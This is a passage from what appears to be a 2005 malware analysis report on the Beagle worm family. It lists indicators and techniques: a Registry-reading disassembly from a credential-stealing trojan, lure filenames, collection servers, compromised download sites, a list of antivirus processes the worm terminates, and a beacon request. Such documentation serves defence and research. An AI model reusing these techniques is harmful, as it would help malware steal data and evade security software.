Formglieder retrieves the usernames, email addresses, passwords, and installed applications on a compromised machine through various calls to the local Registry. One such routine, used to extract a list of applications from the “Uninstall” key (which is generally a good indication of what is installed on a Windows machine) is shown below:

```
004040BF |. 68 09634000   PUSH WINHLP.00406309           ; ASCII "Installed apps:"
004040C4 |. E8 6BD0FFFF   CALL WINHLP.00401134
004040C9 |. 8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
004040CC |. 50            PUSH EAX                       ; /pHandle
004040CD |. 68 6D624000   PUSH WINHLP.0040626D           ; |Subkey =
                                "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall"
004040D2 |. 68 02000080   PUSH 80000002                  ; |hKey = HKEY_LOCAL_MACHINE
004040D7 |. E8 6A0A0000   CALL <JMP.&advapi32.RegOpenKeyA> ; \RegOpenKeyA
```

The posted information is formatted with a short tag (such as “Installed apps:”) above and then a listing of the data found in the key. And it forms capture reports for the given URL strings in a modestly formatted summary (from a simple strings search):

```

00004BC9  004063C9  0  (!) URL:
00004BD3  004063D3  0  Form action:
00004BE1  004063E1  0  Form method:
00004BEF  004063EF  0  -----
-----
00004C3F  0040643F  0  reset

```

### The Familiar Set of Filenames Used for “shar” Directories

```

Microsoft Office 2003 Crack, Working!.exe
Microsoft Windows XP, WinXP Crack, working Keygen.exe
Microsoft Office XP working Crack, Keygen.exe
Porno, sex, oral, anal cool, awesome!!.exe
Porno Screensaver.scr
Serials.txt.exe
KAV 5.0
Kaspersky Antivirus 5.0
Porno pics arhive, xxx.exe
Windows Sourcecode update.doc.exe
Ahead Nero 7.exe
Windown Longhorn Beta Leak.exe
Opera 8 New!.exe
XXX hardcore images.exe
WinAmp 6 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
Adobe Photoshop 9 full.exe
Matrix 3 Revolution English Subtitles.exe
ACDSee 9.exe

```

This list was the only one used until the first variant of 2005 was released, which changed the filenames to:

```

1.exe
10.exe
2.exe
3.exe
4.exe
5.scr
6.exe
7.exe
8.exe
9.exe
ACDSee 9.exe
Adobe Photoshop 9 full.exe
Ahead Nero 7.exe
Matrix 3 Revolution English Subtitles.exe
Opera 8 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
WinAmp 6 New!.exe
Windown Longhorn Beta Leak.exe
XXX hardcore images.exe

```

### Servers Used to Compile Stolen Data

## CANALJ.NET

```

inetnum:      194.117.214.0 - 194.117.215.255
netname:      MGN-INTERACT-FR
descr:        Interact systemes
country:      FR
admin-c:      FRM01-RIPE
tech-c:       MGN16-RIPE
rev-srv:      ns1.mgn.net
rev-srv:      ns2.mgn.net
status:       ASSIGNED PA
notify:       ****@mgn.net
mnt-by:       MGN-MNT
changed:      ***@mgn.net 20020222
source:       RIPE

```

## FIRST\_GALLERY.COM

```

OrgName:      Go Daddy Software, Inc.
OrgID:        GDS-31
Address:      14455 N Hayden Road
Address:      Suite 226
City:         Scottsdale
StateProv:   AZ
PostalCode:  85260
Country:     US

```

## DREHTEILE-RIECHE.DE

```

domain:       drehteile-rieche.de
descr:        Rieche-Industriebedarf
descr:        Hubertusanlage 24
descr:        D-63150 Heusenstamm
descr:        Germany
nserver:      ns.schlund.de
nserver:      ns2.schlund.de
status:       connect
changed:      2003-08-17T13:40:17+0200
source:       DENIC

```

**Grudge Matches**

Part II aimed at the new anti-Beagle routines since the Netsky author's arrest; several pieces of malware targeted Beagle processes. None of those worms made special impact on the Internet. However, the "war" between Netsky and Beagle in early 2004 seems to have had an impact on many other authors looking to get into the mix. One worm, released in December of 2004, named Maslan (another mass mailer) made the following statement that included the Beagle author:

```
-{ Hah... MyDoom, Bagle, etc... since then you do not have future more! }-
```

Also interesting is the continued use of the Beagle backdoor by bots built with the Agobot/Phatbot code.<sup>17</sup> This entry point onto an infected machine is included with

numerous variants of these bots through the writing of this report. In addition, a number of viruses dropped the Beagle worm, including Norat and Kriz.

Lest anyone think this was removed from the code, the process termination and mutex initiation is still present in the latter versions of the worm, this is a testament to the phenomenal success of the Netsky variants, notably Netsky.P:

```

____---->>>U<<<<--____
_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_
_-oOaxX|+S++k++y++N++e++t+-|XxKOo-_
[ SkyNet.cz ]SystemsMutex
AdmSkynetJk1S003
D'r'o'p'p'e'd'S'k'y'N'e't'
MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D

```

Later variants started just two mutexes:

```

_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_
MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D

```

Which were initially tied to Netsky.P and Netsky.AE/AA respectively. They are now created by vastly more Beagle variants than Netsky versions.

### Web Servers Used by AU-AW

www.24-7-transportation.com	www.jhaforpresident.7p.com
www.DarrkSydebaby.com	www.jimvann.com
www.FritoPie.NET	www.jldr.ca
www.adhdtests.com	www.justrepublicans.com
www.aegee.org	www.kencorbett.com
www.aimcenter.net	www.knicks.nl
www.alupass.lu	www.kps4parents.com
www.amanit.ru	www.kradtraining.de
www.andara.com	www.kranenberg.de
www.angelartsanctuary.com	www.lasermach.com
www.anthonyflanagan.com	www.leonhendrix.com
www.approved1stmortgage.com	www.magicbottle.com.tw
www.argontech.net	www.mass-i.kiev.ua
www.asianfestival.nl	www.mepbisu.de
www.atlantisteste.hpg.com.br	www.mepmh.de
www.aviation-center.de	www.metal.pl
www.bbsh.org	www.mexis.com
www.bga-gsm.ru	www.mongolische-renner.de
www.boneheadmusic.com	www.mtfdesign.com
www.bottombouncer.com	www.oboe-online.com
www.bradster.com	www.ohiolimo.com
www.buddyboymusic.com	www.onepositiveplace.org
www.bueroservice-it.de	www.oohlala-kirkland.com
www.calderwoodinn.com	www.orari.net
www.capri-frames.de	www.pankration.com
www.celula.com.mx	www.pe-sh.com
www.ceskyhosting.cz	www.pfadfinder-leobersdorf.com

[www.chinasenfa.com](http://www.chinasenfa.com)  
[www.cntv.info](http://www.cntv.info)  
[www.compsolutionstore.com](http://www.compsolutionstore.com)  
[www.coolfreepages.com](http://www.coolfreepages.com)  
[www.corpsite.com](http://www.corpsite.com)  
[www.couponcapital.net](http://www.couponcapital.net)  
[www.cpc.adv.br](http://www.cpc.adv.br)  
[www.crystalrose.ca](http://www.crystalrose.ca)  
[www.cscliberec.cz](http://www.cscliberec.cz)  
[www.curtmarsh.com](http://www.curtmarsh.com)  
[www.customloyal.com](http://www.customloyal.com)  
[www.deadrobot.com](http://www.deadrobot.com)  
[www.dontbeaweekendparent.com](http://www.dontbeaweekendparent.com)  
[www.dragcar.com](http://www.dragcar.com)  
[www.ecofotos.com.br](http://www.ecofotos.com.br)  
[www.elelalazar.com](http://www.elelalazar.com)  
[www.ellarouge.com.au](http://www.ellarouge.com.au)  
[www.esperanzaparalafamilia.com](http://www.esperanzaparalafamilia.com)  
[www.eurostavba.sk](http://www.eurostavba.sk)  
[www.everett.wednet.edu](http://www.everett.wednet.edu)  
[www.fcpages.com](http://www.fcpages.com)  
[www.featech.com](http://www.featech.com)  
[www.fepese.ufsc.br](http://www.fepese.ufsc.br)  
[www.firstnightoceancounty.org](http://www.firstnightoceancounty.org)  
[www.flashcorp.com](http://www.flashcorp.com)  
[www.fleigutaetscher.ch](http://www.fleigutaetscher.ch)  
[www.fludir.is](http://www.fludir.is)  
[www.freeservers.com](http://www.freeservers.com)  
[www.gamp.pl](http://www.gamp.pl)  
[www.gci-bln.de](http://www.gci-bln.de)  
[www.gcnet.ru](http://www.gcnet.ru)  
[www.generationnow.net](http://www.generationnow.net)  
[www.gfn.org](http://www.gfn.org)  
[www.giantrevenue.com](http://www.giantrevenue.com)  
[www.glass.la](http://www.glass.la)  
[www.handsforhealth.com](http://www.handsforhealth.com)  
[www.hartacorporation.com](http://www.hartacorporation.com)  
[www.himpsi.org](http://www.himpsi.org)  
[www.idb-group.net](http://www.idb-group.net)  
[www.immonaut.sk](http://www.immonaut.sk)  
[www.ims-i.com](http://www.ims-i.com)  
[www.innnewport.com](http://www.innnewport.com)  
[www.irakli.org](http://www.irakli.org)  
[www.irinaswelt.de](http://www.irinaswelt.de)  
[www.jansenboiler.com](http://www.jansenboiler.com)  
[www.jasnet.pl](http://www.jasnet.pl)  
[www.pipni.cz](http://www.pipni.cz)  
[www.polizeimotorrad.de](http://www.polizeimotorrad.de)  
[www.programmierung2000.de](http://www.programmierung2000.de)  
[www.pyrlandia-boogie.pl](http://www.pyrlandia-boogie.pl)  
[www.raecoinc.com](http://www.raecoinc.com)  
[www.realgps.com](http://www.realgps.com)  
[www.redlightpictures.com](http://www.redlightpictures.com)  
[www.reliance-yachts.com](http://www.reliance-yachts.com)  
[www.relocationflorida.com](http://www.relocationflorida.com)  
[www.rentalstation.com](http://www.rentalstation.com)  
[www.rieraquadros.com.br](http://www.rieraquadros.com.br)  
[www.scanex-medical.fi](http://www.scanex-medical.fi)  
[www.sea.bz.it](http://www.sea.bz.it)  
[www.selu.edu](http://www.selu.edu)  
[www.sigi.lu](http://www.sigi.lu)  
[www.sljinc.com](http://www.sljinc.com)  
[www.smacgreetings.com](http://www.smacgreetings.com)  
[www.soloconsulting.com](http://www.soloconsulting.com)  
[www.spadochron.pl](http://www.spadochron.pl)  
[www.srg-neuburg.de](http://www.srg-neuburg.de)  
[www.ssmifc.ca](http://www.ssmifc.ca)  
[www.sugardas.lt](http://www.sugardas.lt)  
[www.sunasetholdings.com](http://www.sunasetholdings.com)  
[www.szantomierz.art.pl](http://www.szantomierz.art.pl)  
[www.the-fabulous-lions.de](http://www.the-fabulous-lions.de)  
[www.tivogoddess.com](http://www.tivogoddess.com)  
[www.tkd2xcell.com](http://www.tkd2xcell.com)  
[www.topko.sk](http://www.topko.sk)  
[www.transportation.gov.bh](http://www.transportation.gov.bh)  
[www.travelchronic.de](http://www.travelchronic.de)  
[www.traverse.com](http://www.traverse.com)  
[www.uhcc.com](http://www.uhcc.com)  
[www.ulpiano.org](http://www.ulpiano.org)  
[www.uslungiarue.it](http://www.uslungiarue.it)  
[www.vandermost.de](http://www.vandermost.de)  
[www.vbw.info](http://www.vbw.info)  
[www.velezcourtesymanagement.com](http://www.velezcourtesymanagement.com)  
[www.velocityprint.com](http://www.velocityprint.com)  
[www.vikingpc.pl](http://www.vikingpc.pl)  
[www.vinirforge.com](http://www.vinirforge.com)  
[www.wecompete.com](http://www.wecompete.com)  
[www.worest.com.ar](http://www.worest.com.ar)  
[www.woundedshepherds.com](http://www.woundedshepherds.com)  
[www.wwwebad.com](http://www.wwwebad.com)  
[www.wwwebmaster.com](http://www.wwwebmaster.com)

### Beagle's "Do Not Call" List

The Beagle variants continue to avoid sending email to addresses with the following strings:

@avp.	feste	noreply
@foo	free-av	ntivi
@hotmail	f-secur	panda

@iana	gold-certs@	pgp
@messagelab	google	postmaster@
@microsoft	help@	rating@
@msn	icrosoft	root@
abuse	info@	samples
admin	kasp	sopho
anyone@	linux	spam
bsd	listserv	support
bugs@	local	unix
cafee	news	update
certific	nobody@	winrar
contract@	noone@	winzip

### Files to Search for Addresses

Beagle harvests email addresses from files with the following extensions:

ADB	MDX	SHTM
ASP	MHT	STM
CFG	MMF	TBB
CGI	MSG	TXT
DBX	NCH	UIN
DHTM	ODS	WAB
EML	OFT	WSH
HTM	PHP	XLS
JSP	PL	XML
MBX	SHT	

**Processes Terminated By Beagle** (from Beagle.AU, however, most lists are very similar):

mcagent.exe	CFIAUDIT.EXE	NISUM.EXE
alogserv.exe	DefWatch.exe	nopdb.exe
APVXDWIN.EXE	DRWEBUPW.EXE	NPROTECT.EXE
ATUPDATER.EXE	ESCANH95.EXE	NPROTECT.EXE
ATUPDATER.EXE	ESCANHNT.EXE	NUPGRADE.EXE
AUPDATE.EXE	FIREWALL.EXE	NUPGRADE.EXE
AUTODOWN.EXE	FrameworkService.exe	OUTPOST.EXE
AUTOTRACE.EXE	ICSSUPPNT.EXE	PavFires.exe
AUTOUPDATE.EXE	ICSUPP95.EXE	pavProxy.exe
Avconsol.exe	LUALL.EXE	pavsrv50.exe
AVENGINE.EXE	LUCOMS~1.EXE	Rtvscan.exe
AVPUPD.EXE	mcshield.exe	RuLaunch.exe
Avsynmgr.exe	MCUPDATE.EXE	SAVScan.exe
AVWUPD32.EXE	mcvsescn.exe	SHSTAT.EXE
AVXQUAR.EXE	mcvsrte.exe	SNDSrvc.exe
AVXQUAR.EXE	mcvsshld.exe	symlcsvc.exe
blackd.exe	navapsvc.exe	UPDATE.EXE
ccApp.exe	navapsvc.exe	Vshwin32.exe
ccEvtMgr.exe	navapsvc.exe	VsStat.exe
ccProxy.exe	navapw32.exe	VsTskMgr.exe
ccPxySvc.exe		

## DNS Server Hard-Coded into Beagle.AZ

217.5.97.137

```
inetnum:      217.0.0.0 - 217.5.127.255
netname:      DTAG-DIAL13
descr:        Deutsche Telekom AG
country:      DE
admin-c:      DTIP
tech-c:       DTST
status:       ASSIGNED PA
```

## The Year of the Beagle

The original Beagle worm retrieved Mitglieder:

```
GET /1.php?p=6777&id={unique identifier created by Beagle}
User-Agent: beagle_beagle"
```

Beagle.J's code contains the following line of text:

```
"Hey, NetSky, fuck off you bitch, don't ruine our bussiness, wanna start a war ?"
```

Beagle.M's hidden picture and message:

### The White Rabbit Presents



The following excerpt from Part I was amended and included as a review of what the Beagle authors have incorporated in this mass mailer since Beagle.A. It is likely that discoveries of new variants and possibly new functions will continue. As of this writing, the Beagle worm has shown successful incorporation of the following infection vectors:

- Mass Mailing
- File Sharing Services
- Infection of EXE files
- Software bug exploitation allowing for arbitrary code execution
- Trojans/Multiple “Dropping” Mechanisms

Furthermore, it has incorporated a number of functions to multiply the potential damage and/or hamper detection and removal:

- Disabling security program update features
- Disabling OS security services and functions
- Inserting itself into a legitimate Windows process memory space
- Memory residency
- Use of hard-code DNS address as a failsafe for finding MX records
- Employing a wide array of subject lines and messages
- Extensive use of social engineering tactics, especially within subject/messages
- Inserting random data into the code to change the file size/checksum
- Generating a random filename for attachments with worm code
- Shifting Registry locations and key names/values
- Changing filenames of code loaded on infected machine
- Changing filenames of copies dropped into “shared” directories
- Use of UPX/PEX to slow reverse engineering
- Using modified PEX/packing methods to avoid generic worm detection signatures
- Installation of a backdoor service
- Generating unique identifiers for all compromised hosts
- Detailed cataloging of infected devices
- Relaying IP address, unique identifier, and open port to author-controlled location
- Use of .zip files to bypass many attachment filters settings
- Use of password protected .zip files to bypass virus scanners
- Distribution of Trojan via previously compromised boxes
- Use of compromised boxes to control other compromised machines
- Incorporating host EXE infection
- Exploiting vulnerabilities to install files/updates from rotating Internet hosts
- Opening legitimate applications to cover background infection process
- Use of hidden windows to hide Trojan activity
- Employment of targeted Trojans; each enabling a specific theft
- Extensive seeding of variants to ensure broad delivery before detection
- Rapid modification of a single version to force additional signatures/research time

## References

1. The first part of this report, titled, "Lessons from Virus Developers: The Beagle Worm History Through April 24, 2004" is available in the Security Focus archives at: [http://downloads.securityfocus.com/library/Beagle\\_Lessons.pdf](http://downloads.securityfocus.com/library/Beagle_Lessons.pdf). The second part, titled, "Lessons from Virus Developers: The Beagle Worm History Part 2: April 25 Through August 31, 2004," is available at: [http://www.securityfocus.com/data/library/beagle\\_lessons\\_2.pdf](http://www.securityfocus.com/data/library/beagle_lessons_2.pdf).
2. Shortly after release of Beagle.A looked like spam tool  
<http://enterprisesecurity.symantec.com/article.cfm?articleid=3299&EID=0>
3. The phishing economy has grown tremendously, more information about this burgeoning business: "Internet Phishing scams getting more devious" Andy Sullivan, Computerworld. January 19, 2005.  
<http://www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,99057,00.html>
4. When examining the statistics on F-Secure, note that the name for this worm is Bagle.AT. [http://www.f-secure.com/v-descs/bagle\\_at.shtml](http://www.f-secure.com/v-descs/bagle_at.shtml) & their statistics page: <http://www.f-secure.com/virus-info/statistics/>
5. Infection rates are by nature a difficult statistic to produce, much less verify. The links below point to vendors that display the number of infected files based on visitors to their respective online scanners, which is one worthwhile measure:  
  
Infection Rates for the 30 days January 2 – 31, 2005 Show Beagle in the Top 10:  
<http://www.trendmicro.com/map/>  
  
Panda Software's site includes their "Global virus observatory" [http://www.pandasoftware.com/virus\\_info/](http://www.pandasoftware.com/virus_info/)  
  
The success of Beagle's authors may be best summarized by Trend Micro's year-end report. Of the 30 virus outbreaks listed by Trend Micro for 2004, 15 were Beagle related (where MyDoom and Netsky combined for 10 more). Trend Labs: "The Trend of Malware Today: Annual Virus Round-up and 2005 Forecast" pg. 4. [http://www.trendmicro.com/NR/rdonlyres/1961F872-32AB-4953-98A4-B17C192719E5/13981/AnnualRoundup\\_rev\\_011905.pdf](http://www.trendmicro.com/NR/rdonlyres/1961F872-32AB-4953-98A4-B17C192719E5/13981/AnnualRoundup_rev_011905.pdf)
6. LDPinch Information From Trend Micro  
[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ\\_LDPINCH.AX&Vsect=T](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_LDPINCH.AX&Vsect=T)
7. MyDoom.W details (courtesy of Trend Micro, where it is known as MyDoom.X):  
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FMYDOOM%2EX&Vsect=T>
8. One interesting article that argues Beagle and MyDoom writers are motivated by profit is "Online Extortion Bust Highlights Profit, Problem" by Jay Lyman of TechNewsWorld, July 22, 2004:  
<http://www.technewsworld.com/story/35288.html>  
John Leyden in "The Register" notes the profitability of virus writing and spamming December 21, 2004:  
[http://www.theregister.co.uk/2004/12/21/security\\_review\\_2004/](http://www.theregister.co.uk/2004/12/21/security_review_2004/)
9. More information on this routine and the Beagoos Trojans can be found at Symantec's site: <http://securityresponse.symantec.com/avcenter/venc/data/trojan.beagoos.html> and McAfee's site: [http://vil.nai.com/vil/content/v\\_129637.htm](http://vil.nai.com/vil/content/v_129637.htm). More interesting to researchers may be Trend's report of a Trojan similar to Beagoos on September 4, 2004 that is like Beagoos:  
<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ%5FGETMAIL%2EA&Vsect=T> Getmail is detected by Trend's software as Bagle. This code was not available to the author of this report.
10. Known as "Small" by Trend Micro, additional details can be found in analyses written by Joseph Cepe:  
[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ\\_SMALL.ZM&Vsect=T](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SMALL.ZM&Vsect=T)

and Melvin Dadios:

[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ\\_SMALL.KY&Vsect=T](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SMALL.KY&Vsect=T)

11. Mitglieder discovered with Beagle.A infections:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.mitglieder.c.html>

and reports of Mitglieder being found prior to Beagle:

<http://securityresponse.symantec.com/avcenter/venc/data/trojan.mitglieder.html>

Sophos reports that Mitglieder returned in late 2004:

<http://www.sophos.com/virusinfo/analyses/trojbagledlh.html>

12. The author of this report found the Formglieder data first publicly published at Computer Associates' Virus Information site, that link is provided here:

<http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=41379>

13. One such "dropper" is cataloged by Trend as VBS\_Kriz, which acts as a Beagle.X dropper:

<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=VBS%5FKRIZ%2EA&Vsect=T>

In addition, another dropper, a Trojan known as "Norat" is examined on Sophos' site:

<http://www.sophos.com/virusinfo/analyses/trojanorata.html>

14. This view was recently reported by a story in "The Register" as: "The strange death of the mass mailing virus" John Leyden, December 9, 2004.

[http://www.theregister.co.uk/2004/12/09/symantec\\_virus\\_forecast\\_2005/](http://www.theregister.co.uk/2004/12/09/symantec_virus_forecast_2005/)

The following article points to a lot of the reasons viruses as a whole should be on the decline and why mass mailers will eventually have to make tremendous adjustments.

"The End of the Mass-Mailer Worm Era" Larry Seltzer, June 7, 2004.

<http://www.eweek.com/article2/0,1759,1607743,00.asp>

15. The first two parts are referenced in #1 above; in addition, the following piece makes mention of how Beagle has "learned from previous versions":

<http://insight.zdnet.co.uk/internet/security/0,39020457,39168402,00.htm> Robert Vamosi, CNET news.com September 30, 2004.

16. The use of Mitglieder by both MyDoom and Beagle is credited to F-Secure: "F-Secure Corporation Data Security Summary for 2004" available at: <http://www.f-secure.com/2004/>

17. SDBOT\_VJ uses Beagle backdoor, for example and was released in November of 2004

<http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM%5FSDBOT%2EVJ&Vsect=T>

## Acknowledgements

The information on specific versions of Beagle was compiled from independent analysis of the worms (except where cited in the References) and validation against the reports published on the following sites, the publication of their analyses is appreciated:

Symantec Security Response

<http://www.symantec.com/avcenter/>

Trend Micro Virus Information Page

<http://www.trendmicro.com/vinfo/>

Computer Associate's Anti Virus Site

<http://www3.ca.com/virusinfo/>

F-Secure's Virus Information Site

<http://www.f-secure.com/virus-info/>

Panda Software's Virus Information Site

[http://www.pandasoftware.com/virus\\_info/](http://www.pandasoftware.com/virus_info/)

Sophos

<http://www.sophos.com/>

Kaspersky Labs

<http://www.kaspersky.com/>

### Additional Reading

A very interesting article by Tom Gillis of IronPort from January 5, 2005 that discusses the "professionalization" of virus writing:

<http://informationweek.securitypipeline.com/56900719>

Specific Mitglieder References for Additional Information:

Mitglieder.BB (Panda)

[http://www.pandasoftware.com/virus\\_info/encyclopedia/overview.aspx?idvirus=54193](http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=54193)

Mitglieder.BG (panda)

[http://www.pandasoftware.com/virus\\_info/encyclopedia/overview.aspx?lst=det&idvirus=57446](http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?lst=det&idvirus=57446)

CERT Advisory on E-mail Worms

<http://www.cert.org/advisories/CA-2004-02.html>

Beagle 2 Mars Exploration Site

<http://www.beagle2.com/>